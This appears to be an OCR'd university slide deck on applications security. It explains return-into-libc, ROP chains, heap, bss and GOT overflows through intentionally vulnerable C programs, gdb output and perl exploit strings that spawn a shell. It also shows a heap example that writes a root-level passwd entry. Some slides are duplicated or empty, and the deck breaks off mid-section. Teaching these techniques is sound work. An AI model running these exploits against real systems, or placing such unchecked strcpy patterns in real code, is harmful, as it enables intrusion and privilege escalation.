# Applications Security

V. Nicomette, E. Alata

# Thanks

- All the source codes and examples of this course are not portable
- A lot of examples have been reused from these Web pages :
  http ://www.cgsecurity.org/Articles/SecProg/Art1/index.html
  http ://www.cgsecurity.org/Articles/SecProg/Art2/index.html
  http ://www.cgsecurity.org/Articles/SecProg/Art3/index.html
  http ://www.cgsecurity.org/Articles/SecProg/Art4/index.html
  http ://www.cgsecurity.org/Articles/SecProg/Art5/index.html

# Recalls

# Before this course

- A running software interacts with its environment
- Each interaction point may be used by an attacker
- Threats may be local or remote
- We studied buffer overflows in the stack and the countermeasures associated

# This course


- Aims at studying other buffer overflows : return into libc, heap overflow, ROP, integer overflow, etc.
- Aims at introducing other famous vulnerabilities, such as format strings, SUID programmes, etc

# Introduction

- It aims at exploiting a stack buffer overflow but in a more difficult context : the stack is not executable
- It is still possible to modify the return address but it is not possible any more to replace it by an address in the stack
- The principle is to use a return address towards an executable function which is not located in the stack => in the libc !

# buffer overflow in the stack

Example of vulnerable function : if the size of `str` is greater than 16, `ch1`, `var`, stack pointer and return address overflow possible !





```
int f(int a, char * str)
{
  char ch1[8] ;
  int var ;
  strcpy(ch1, str) ;//vulnerability !
}

f(2, “XXXXXXXXXXXXXXXXXXXX”) ;
...
```

# buffer overflow in the stack

Example of vulnerable function : if the size of `str` is greater than 16, `ch1`, `var`, stack pointer and return address overflow possible !





```
int f(int a, char * str)
{
  char ch1[8] ;
  int var ;
  strcpy(ch1, str) ;//vulnerability !
}
```

f(2, "XXXXXXXXXXXXXXXXXXXX") ;
...

# buffer overflow in the stack

Example of vulnerable function : if the size of `str` is greater than 16, `ch1`, `var`, stack pointer and return address overflow possible !





```
int f(int a, char * str)
{
  char ch1[8];
  int var;
  strcpy(ch1, str);//vulnerability!
}

f(2, "XXXXXXXXXXXXXXXXXXXXX");
...
```

# buffer overflow in the stack

Example of vulnerable function : if the size of `str` is greater than 16, `ch1`, `var`, stack pointer and return address overflow possible !





```
int f(int a, char * str)
{
  char ch1[8];
  int var;
  strcpy(ch1, str);//vulnerability!
}

f(2, "XXXXXXXXXXXXXXXXXXXX");
...
```

# buffer overflow in the stack

Example of vulnerable function : if the size of `str` is greater than 16, `ch1`, `var`, stack pointer and return address overflow possible !





```
int f(int a, char * str)
{
  char ch1[8];
  int var;
  strcpy(ch1, str);//vulnerability!
}

f(2, "XXXXXXXXXXXXXXXXXXXX");
...
```

# buffer overflow in the stack

Example of vulnerable function : if the size of `str` is greater than 16, `ch1`, `var`, stack pointer and return address overflow possible !




```
int f(int a, char * str)
{
  char ch1[8];
  int var;
  strcpy(ch1, str);//vulnerability!
}

f(2, "XXXXXXXXXXXXXXXXXXXX");
...
```

??

# Return into libc principle

- A program includes a link to the `libc`
- This library holds some standard C functions used by most C programs
- The `system` function is particularly interesting : allows to execute any command
- The attack consists in overwriting the return address in the stack and replacing it by the address of the `system` function in the `libc`.
- It is necessary to give to the `system` function the parameter corresponding to the command that is to be executed : for instance `/bin/bash` !
- The `system` functions gets its parameters from the stack : it is thus necessary to write somewhere in the stack the address of the `/bin/bash` string

# Vulnérable function

```
#include <stdio.h>

void copy(char * s)
{
  char ch[8]="BBBBBBB";
  strcpy(ch,s);
}

int main(int argc, char * argv[])
{
  copy(argv[1]);
  return(0);
}
```

1. The attack consists in forging `argv` in such a way to overwrite the return address of `copy` with the address of the `system` function
2. It is also necessary that `/bin/bash` be the parameter of the `system` function

# Stack state (1/5)

- State of the stack during the execution of copy

```
esp -> -----------------
       |     ch(8)     |
       -----------------
ebp -> | saved ebp (4) |
       -----------------
       | saved eip (4) |
       -----------------
       | ...           |
       -----------------
```

- `saved eip` must be overwritten with the address of the `system` fuction
- It is also necessary to overwrite the following bytes in the stack : because they will be the parameters of the `system` function

# Stack state (2/5)

- State of the stack after the overflow (the string allowing the overflow must be as follows : `AAAAAAAAAAAA[Adr_System]XXXXYYYY`)
- What is `XXXX` and `YYYY` and why ?

```
          ------------------------------
esp ->   |            AAAA              |
         |            AAAA              |
          ------------------------------
ebp ->   |       AAAA (saved ebp)       |
          ------------------------------
         |    Adr_System (saved eip)    |
          ------------------------------
         |            XXXX              |
          ------------------------------
         |            YYYY              |
          ------------------------------
```

# Stack state (3/5)

- When leaving the copy function, esp is set to the value of ebp ...

```
              ----------------------------
              |           AAAA           |
              |           AAAA           |
              ----------------------------
esp,ebp ->    |     AAAA (saved ebp)     |
              ----------------------------
              |  Adr_System (saved eip)  |
              ----------------------------
              |           XXXX           |
              ----------------------------
              |           YYYY           |
              ----------------------------
```

# Stack state (4/5)

- ... then ebp is popped (with a wrong value : `AAAA`) ...

```
       ------------------------------
       |           AAAA             |
       |           AAAA             |
       ------------------------------
       |           AAAA             |
       ------------------------------
esp -> |  Adr_System  (saved eip)   |
       ------------------------------
       |           XXXX             |
       ------------------------------
       |           YYYY             |
       ------------------------------
ebp -> AAAA(anywhere)
```

# Stack state (5/5)

- ... then the return address is popped (`Adr_System`) and thus the `system` function is called.

```
 --------------------
|        AAAA        |
|        AAAA        |
 --------------------
|        AAAA        |
 --------------------
|     Adr System     |
 --------------------
esp -> |        XXXX        |
 --------------------
|        YYYY        |
 --------------------
ebp -> AAAA (anywhere)
```

# The `system` call (1/2)

- When `system` is called, `ebp` (with a wrong value) is pushed on the stack and then set to the value of `esp`

```
                 ------------------------------
                 |            AAAA            |
                 |            AAAA            |
                 ------------------------------
                 |            AAAA            |
                 ------------------------------
ebp,esp ->       |       AAAA (saved ebp)     |
                 ------------------------------
                 |       XXXX (saved eip)     |
                 ------------------------------
                 |       YYYY (parameters)    |
                 ------------------------------
```

# The `system` call (2/2)

- Some local variables may also be pushed after `ebp`
- When `system` runs, `XXXX` corresponds to the return address of the `system` function and `YYYY` corresponds to its first parameter.

1. If the attacker wants to execute `system("/bin/bash")`, he must copy the address of the `/bin/bash` string in YYYYY
2. If the attack wants that the `system` function correctly ends, he has to write a valid address in XXXX (for instance, the address of the `exit` function in `libc`)

# How to find the address of `system` ?

- With gdb :

```
bash$ gdb a.out
(gdb) b 7
Breakpoint 1 at 0x804836b: file vuln.c, line 7.
(gdb) run
Starting program: a.out
Failed to read a valid object file image from memory.

Breakpoint 1, copie (s=0x0) at vuln.c:7
7         strcpy(ch,s);
(gdb) p system
$1 = {<text variable,no debug info>} 0xb7deb990 <system>
```

- Idem to find the address of `exit`

# How to find the address of /bin/bash ?

- It is necessary to find in the memory space of the program the /bin/bash or /bin/sh string and get its address. Two possibilities :
  1. Using environment variables (such as SHELL variable)
  2. Looking for this string in the libc itself

```
// case 1
char * p =getenv("SHELL");
printf("%p\n",p);
(-> /bin/sh is at 0xbffffc0f)

// case 2
bash$ ldd a.out
        linux-gate.so.1 =>  (0xffffe000)
        libc.so.6 => /lib/tls/i686/cmov/libc.so.6 (0xb7eac000)
        /lib/ld-linux.so.2 (0xb7feb000)
bash$ strings -t x /lib/tls/i686/cmov/libc.so.6 | grep /bin/sh
1200ae:/bin/sh
(-> /bin/sh is at 0xb7fcc0ae, i.e., 0x1200ae + 0xb7eac000)
```

# The exploitation

- Case 1 : calling the vulnerable program with the parameter `AAAAAAAAAAAA[Adr_System][Adr_Exit][Adr_sh_SHELL]`

```
bash$ ./a.out ‘perl -e ’print "A" x 12 .
"\x90\x19\xee\xb7\xe0\x72\xed\xb7\x0f\xfc\xff\xbf"’‘
sh-3.1$
```

- Case 2 : calling the vulnerable program with the parameter `AAAAAAAAAAAA[Adr_System][Adr_Exit][Adr_sh_libc]`

```
bash$ ./a.out ‘perl -e ’print "A" x 12 .
"\x90\x19\xee\xb7\xe0\x72\xed\xb7\xae\xc0\xfc\xb7"’‘
sh-3.1$
```

# Principle

- Extension of return-into-libc
- This technic benefits for the executable code of the program itself
- Whereas return-into-libc uses whole functions of the libc, ROP simply uses very simple assembler instructions sequences so called *gadgets*, that are present in the executable code section for instance (`.text` section)
- The exploitation consists in sucessively calling multiples gadgets in such a way that the composition of these gadgets performs a complexe task
- A gadget has to end with the instruction `ret` : necessary to chain the gadgets

# Example (1/2)



- Let us imagine that the attacker wants to execute the following code : `pop eax ; xor edx,edx ; inc edx ; int 0x80`
- He has to find 4 gadgets corresponding to these instructions followed by the `ret` instruction
- Let `G1, G2, G3, G4` be the addresses of these 4 gadgets ; the stack must be overwritten as described in next slide

# Example (2/2)

```
     -------------------------         -------------------------
G3  |      inc edx ; ret      |        |          AAAA          |
     -------------------------         |          AAAA          |
    |           ...           |        |          AAAA          |
     -------------------------         |    AAAA (saved ebp)    |
G2  |   xor edx,edx; ret      |         -------------------------
     -------------------------     -----|--  G1 (saved eip)     |
    |           ...           |    |   |  \x01\x02\x03\x04      |
     -------------------------     |   |          G2            |
G4  |      int 0x80           |    |   |          G3            |
    |           ...           |    |   |          G4            |
     -------------------------     |    -------------------------
G1  |      pop eax; ret       |  <--
     -------------------------
    |           ...           |
    |           ...           |
     -------------------------

      Section .txt                             La pile
```

# Looking for gadgets

- ROP relies on the fact that the attacker is able to find at lot of small gadgets
- manually : `objdump` and `grep`
- For instance : `objdump -D vuln | grep pop -A2 | grep ret -B2` gives the gadgets including a `pop` and a `ret` 2 lines after
- Otherwise, some tools exist : ROPgadget (`https://github.com/JonathanSalwan/ROPgadget`)

# Example (1/4)

- ROPgadget proposes to automatically build a ROPchain executing `execve("/bin/sh",NULL,NULL)`
- This requires to :
  1. Find or write somewhere in memory the `/bin/sh` string
  2. Set the different registers to execute the syscall corresponding to `execve` : eax to 11, ebx to the address of the `/bin/sh` string, ecx and edx to 0
  3. Executing the syscall

# Example (2/4)

- Find or write somewhere in memory the `/bin/sh` string => `pop` and `mov dword ptr` instructions
- Set the different registers to execute the syscall corresponding to `execve` : eax to 11, ebx to the address of the `/bin/sh` string, ecx and edx to 0 => `pop` and `xor` instructions
- Executing the syscall => `int 0x80` instruction

# Example (3/4)

- This simple ROPchain :
  `pop edx ; ret; @data ; pop eax; ret ; "/bin" ;`
  `mov dword ptr [edx], eax ; ret`
  allows to write /bin in memory at the @data address
- This require to find three gadgets :
  1. pop eax ; ret
  2. pop edx ; ret
  3. mov dword ptr [edx], eax ; ret

# Example (4/4)

- The whole ROPchain

```
pop edx
@data
pop eax
/bin
mov dword ptr [edx], eax
pop edx
@data+4
pop eax
//sh
mov dword ptr [edx], eax
pop edx
@data+8
xor eax,eax
mov dword ptr [edx], eax
xor eax,eax
inc eax (11 times)
pop ebx
@data
xor ecx,ecx or pop ecx ; @data+8
xor edx,edx or pop edx ; @data+8
int 0x80
```

Recalls

Return into libc overflows

ROP (*Return Oriented Programming*) attacks

# Heap overflows

BSS overflows

Format strings

Integer overflows

Other vulnerabilities

From 32 bits to 64 bits ...

# Principle

- Memory heap management is different from the stack (*FILO*)
- The heap is used for the dynamic allocation of memory (via `malloc` for instance)
- The heap is mostly constituted of linked lists of chunks of free memory or of adjacent chunks of allocated memory
- The addressing is increasing (opposite to the stack)
- Heap overflows are more complex than in the stack because the structures used are more complex : it is possible to overwrite variables but also pointers used to link the different pieces of memory of the heap

# Example (1/2)

```
#include <stdio.h>
...
#define BUFSIZE 16

int main(int argc, char * argv[])
{
  unsigned long diff;unsigned int oversize;
  char *buf1 = (char *)malloc(BUFSIZE);
  char *buf2 = (char *)malloc(BUFSIZE);

  sscanf(argv[1],"%d",&oversize);
  diff = (unsigned long)buf2 - (unsigned long)buf1;
  printf("buf1 = %p, buf2 = %p, diff = %d bytes\n",
          buf1, buf2, diff);

  memset(buf2, 'A', BUFSIZE-1); buf2[BUFSIZE-1] = '\0';

  printf("Before overflow: buf2 = %s\n", buf2);
  memset(buf1, 'B', BUFSIZE + oversize);
  printf("After overflow: buf2 = %s\n", buf2);
  return 0;
}
```

# Example (2/2)

```
bash$ ./a.out 1
buf1 = 0x804a008, buf2 = 0x804a020, diff = 24 bytes
Avant overflow: buf2 = AAAAAAAAAAAAAAA
Apres overflow: buf2 = AAAAAAAAAAAAAAA
bash$ ./a.out 8
buf1 = 0x804a008, buf2 = 0x804a020, diff = 24 bytes
Avant overflow: buf2 = AAAAAAAAAAAAAAA
Apres overflow: buf2 = AAAAAAAAAAAAAAA
bash$ ./a.out 9
buf1 = 0x804a008, buf2 = 0x804a020, diff = 24 bytes
Avant overflow: buf2 = AAAAAAAAAAAAAAA
Apres overflow: buf2 = BAAAAAAAAAAAAAA
bash$ ./a.out 18
buf1 = 0x804a008, buf2 = 0x804a020, diff = 24 bytes
Avant overflow: buf2 = AAAAAAAAAAAAAAA
Apres overflow: buf2 = BBBBBBBBBAAAAAA
```

- Between `buf1` et `buf2`, 24 bytes (16 bytes for buf1) + 8 bytes (cf. next slide
- If more that 16 bytes are written in `buf1`, the administrative data are overwritten first, then `buf2`

# Structure of memmory allocated via malloc (1/3)

- malloc uses following data structure :

```
struct malloc_chunk {
  INTERNAL_SIZE_T prev_size; /* Size of previous chunk (if free). */
  INTERNAL_SIZE_T size;      /* Size in bytes, including overhead
                                + 2 status bits */
  struct malloc_chunk* fd;   /* double links -- used only if free */
  struct malloc_chunk* bk;
};
#define PREV_INUSE 0x1
#define IS_MMAPPED 0x2
```

- `fd` et `bk` are used only if the current *chunk* is free and point to other free chunks (forward and backward link)
- The address returned by malloc is the address of `fd`, which corresponds to a data area when the *chunk* is not free
- In case of overflow, it is possible to overwrite the administrative data of the next *chunk*

# Structure of memmory allocated via malloc (2/3)

```
#include <stdio.h>
...
#define BUFSIZE 16

int main(int argc, char * argv[])
{
  char *buf1 = (char *)malloc(BUFSIZE);
  char *buf2 = (char *)malloc(BUFSIZE);

  printf("size buf1 = %d\n", *((int *)buf1-1));
  printf("size buf2 = %d\n", *((int *)buf2-1));

  strcpy(buf1,argv[1]);

  printf("size buf1 = %d\n", *((int *)buf1-1));
  printf("size buf2 = %d\n", *((int *)buf2-1));
  return 0;
}
```

# Structure of memmory allocated via malloc (3/3)

```
bash$ ./a.out 1234567890123456789
Avant overflow: size buf1 = 25, size buf2 = 25
Apres overflow: size buf1 = 25, size buf2 = 25
bash$ ./a.out 12345678901234567890
Avant verflow: size buf1 = 25, size buf2 = 25
Apres overflow: size buf1 = 25, size buf2 = 0
bash$ ./a.out 123456789012345678901
Avant overflow: size buf1 = 25, size buf2 = 25
Apres overflow: size buf1 = 25, size buf2 = 49
```

- first overwrite : 19 bytes + end of string character : overwrite of `prev_size`
- second overwrite : 20 bytes + end of string character : overwrite of `prev_size` + last byte of `size`
- third overwrite : 21 bytes + end of string character : overwrite `prev_size` + two last bytes of `size`

# Example of vulnerable program (1/3)

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
int main(int argc, char *argv[])
{
  FILE *fd;
  char *userinput = malloc(20);
  char *outputfile = malloc(20);

  strcpy(outputfile, "/tmp/notes");
  strcpy(userinput, argv[1]);

  printf("userinput @ %p: %s\n", userinput, userinput);
  printf("outputfile @ %p: %s\n",outputfile, outputfile);

  fd = fopen(outputfile, "a");
  if(fd == NULL)
  {
    printf("soucy\n");exit(1);
  }
  fprintf(fd, "%s\n", userinput);
  fclose(fd);
  return 0;
}
```

# Example of vulnerable program (2/3)



```
bash$ ./a.out toto
userinput @ 0x804a008: toto
outputfile @ 0x804a020: /tmp/notes
bash$ more /tmp/notes
toto
bash$ ./a.out 12345678901234567890123
userinput @ 0x804a008: 12345678901234567890123
outputfile @ 0x804a020: /tmp/notes
bash$ ./a.out 123456789012345678901234
userinput @ 0x804a008: 123456789012345678901234
outputfile @ 0x804a020:
soucy
```

- Overflow of the buffer holding the name of the file
- It may be possible to forge another name of a file from the user data in such a way to write in another file

# Example of vulnerable program (3/3)

```
bash$ ./a.out unroot:x:0:0:aaaa:/root:/tmp/autre
userinput @ 0x804a008: unroot:x:0:0:aaaa:/root:/tmp/autre
outputfile @ 0x804a020: /tmp/autre
bash$ more /tmp/autre
unroot:x:0:0:aaaa:/root:/tmp/autre
```

- If the program is suid root, possibility for the attack to write in some interesting file .. => using `/etc/passwd` and not `/tmp/autre` for example ...

# `unlink` vulnerability - principle (1/4)

- This vulnerability discovered in 1996 was very famous!
- Free chunks are organized in double-linked lists
- When a free chunk is allocated, it is unlinked from the list, through `unlink` macro

```
#define unlink( P, BK, FD ) {              \
    BK = P->bk;                            \
    FD = P->fd;                            \
    FD->bk = BK;                           \
    BK->fd = FD;                           \
}
```

- This macro is also used when an allocated chunk is freed and the next chunk is also free (in order to create one bigger free chunk from these two free chunks)

# `unlink` vulnerability - principle (2/4)



- This `unink` macro can be used by an attacker to execute some code, if he has the possibility to overwrite the value of the 2 pointeurs `fd` et `bk`
  - If the attacker overwrites `fd` with the address - 12 of an integer (`p-12`) and overwrites `bk` with a chosen address (`target`) :
  - The expression : `P->fd->bk = P->bk` becomes :
    `*(p-12 +12) = target`, i.e.,
    `*p=target` (12 is the offset of bk in P)
  - If `p` is the address of an entry of a function in the GOT for instance, it is possible to modify this entry and thus, the behavior of this function

# `unlink` vulnerability - principle (3/4)



- How is it possible to modify these 2 pointers ? If a program makes 2 successive `malloc` followed by a `strcpy` of the first memory buffer allocated => overflow of the first chunk possible and overwrite of the data of the second chunk
- Exemple :

```
first = malloc( 666 );
second = malloc( 12 );
strcpy( first, argv[1] );
free(first); (-> overwrite of the GOT of free)
free(second); (-> execution of the shellcode)
```


# `unlink` vulnerability - principle (4/4)

- Still one problem to solve : the `unlink` macro is only called if the next chunk is also free
- For that purpose, overwrite the `size` field of the second chunk with value -4 and set to 0 the lower bit of the `prev_size` field => gives the illusation that the third chunk is 4 bytes before second chunk that the second chunk is free (`PREV_INUSE` to 0 of third chunk)
- The macro has been corrected since :


```
#define unlink(P, BK, FD) {                                   \
  FD = P->fd;                                                 \
  BK = P->bk;                                                 \
  if (__builtin_expect (FD->bk != P || BK->fd != P, 0))      \
    malloc_printerr (check_action,                            \
                     "corrupted double-linked list", P);     \
  else {                                                      \
    FD->bk = BK;                                              \
    BK->fd = FD;                                              \
  }                                                           \
}
```

- Some exploitations are nevertheless possible : insertion of false chunks, etc ...


# `unlink` vulnerability - illustration (1/7)




# unlink vulnerability - illustration (2/7)




# `unlink` vulnerability - illustration (3/7)




# `unlink` vulnerability - illustration (4/7)




# unlink vulnerability - illustration (5/7)



# `unlink` vulnerability - illustration (6/7)



# unlink vulnerability - illustration (7/7)



# Forged chunk

- The chunks of a size lesser than 80 bytes are so called *fast chunks* and the free fast chunks are simply organized in in LIFOs
- These chunks use anyway the same data structures than the chunks in double-linked lists (only pointer `fd` is used)
- It is then possible to forge false chunks in such a way to modify the future call to malloc function
- The attack consists in :
  - Allocating a fast chunk C then freeing it (this chunk is then at the top of the LIFO)
  - Modifying the `fd` pointer de C to make it point to a forged chunk FC in the stack
  - Allocating a chunk of the same size of C => C is then retreive from the LIFO and the top of the LIFO points now to the next chunk, i.e., FC
  - At the next call of malloc, the address of FC is returned (whereas this chunk is not in the heap ! !)

# Double `free`

- If a programmer frees twice a same variable without this variable being reallocated => undefined behavior

```
char * a = malloc(8);
free(a);
free(a);     // <- undefined behavior
```

- Why no verification in libc ? -> to avoid the long scrolling of the list
- According to the implementations of the libc, it may provoke a crash, or to shared reallocations

```
char * a = malloc(8); char * b = malloc(8);
free(a);
free(b);
free(a);
// the chunk corresponding to 'a' is present twice
// in the list of free chunks
printf("%malloc 1 d\n",malloc(8));
printf("%malloc 2 d\n",malloc(8));
printf("%malloc 3 d\n",malloc(8));
// returns the same address than malloc 1
```

# `bss` management (1/2)





- The `bss` memory region is used for static and global variables
- Variables are organized one behind the other
- Possibility to overflow a variable and overwrite the following variable

```
#include <stdio.h>

int toto;

int main()
{
  static int titi;
  int in_the_stack;

  return 0;
}
```

# bss management (2/2)

```
bash$ nm a.out | grep bss
bash$ 0804954c A __bss_start
bash$ nm a.out
....
08049550 b titi.1768
08049554 B toto
...
toto is a global variable in bss
titi is a local variable in bss
```

# Example of a vulnerable function (1/3)

```
#include <stdio.h>
...
#define ERROR -1
#define BUFSIZE 8
int goodfunc(const char *str)
{
  printf("Goodfunc, parameter: %s\n", str);
  return 0;
}
int main(int argc, char **argv)
{
  static int (*funcptr)(const char *str);
  static char buf[BUFSIZE];

  funcptr = (int (*)(const char *str))goodfunc;
  printf("Before overflow: funcptr points to %p\n", funcptr);

  memset(buf, 0, sizeof(buf));strcpy(buf, argv[1]);
  printf("After overflow: funcptr points to %p\n", funcptr);

  (void)(*funcptr)(argv[2]);
   return 0;
}
```

# Example of a vulnerable function (2/3)



- `buf` is just before `funcptr` in bss
- It is only necessary to write more than 8 bytes in `buf` to overwrite `funcptr`

```
bash$ ./a.out toto toto
Before overflow: funcptr pointe sur 0x804842a
After overflow: funcptr pointe sur 0x804842a
Goodfunc, parameter: toto
bash$ ./a.out totototoaaaa toto
Before overflow: funcptr pointe sur 0x804842a
After overflow: funcptr pointe sur 0x61616161
Segmentation fault (-> address 0x61616161 not valid)
```

# Example of a vulnerable function (3/3)

- The exploitation consists in supplying a valid address and redirect the execution to this address
- Example with `system` address and `sh` parameter

```
bash$ ./a.out ‘perl -e
’print "\xaa\xaa\xaa\xaa\xaa\xaa\xaa\xaa\x90\x19\xee\xb7"’‘ sh
Before overflow: funcptr points to 0x804846e
0x80482c8
After overflow: funcptr points to 0xb7ee1990
sh-3.1$
```

# GOT exploitation (1/4)



- In case of dynamic linking (which is mot of the time the default case) memory addresses of external fucntions (those of `libc` functions for instance) are not resolved during compilation
- The `PLT` (*Procedure Linkage Table*) and the `GOT` (pour *Global Offset Table*) are used to resolve (the `PLT`) these addresses and to store them (the `GOT`) at the first call
- If is it possible to overwrite one entry of the `GOT`, it is is possible to diverse the execution of the corresponding function

# GOT exploitation (2/4)



```c
#include <string.h>
#include <stdio.h>

int main(int argc, char * argv[])
{
  static char * ptr;
  static char buf2[16];
  static char buf1[16];

  printf("buf1: %p - buf2: %p - ptr: %p\n",buf1,buf2,&ptr);
  ptr=buf2;
  if (argc < 3) exit(-1);

  strcpy(buf1,argv[1]);
  strcpy(ptr,argv[2]);
  printf("%s\n",buf2);
  return(0);
}
```

# GOT exploitation (3/4)

- The first `strcpy` allows to overwrite `buf1`, then `buf2` (in which the attacker copies a shellcode) then `ptr` (in which the attacker copies the address corresponding to the offset of the `printf` function in the `GOT`)
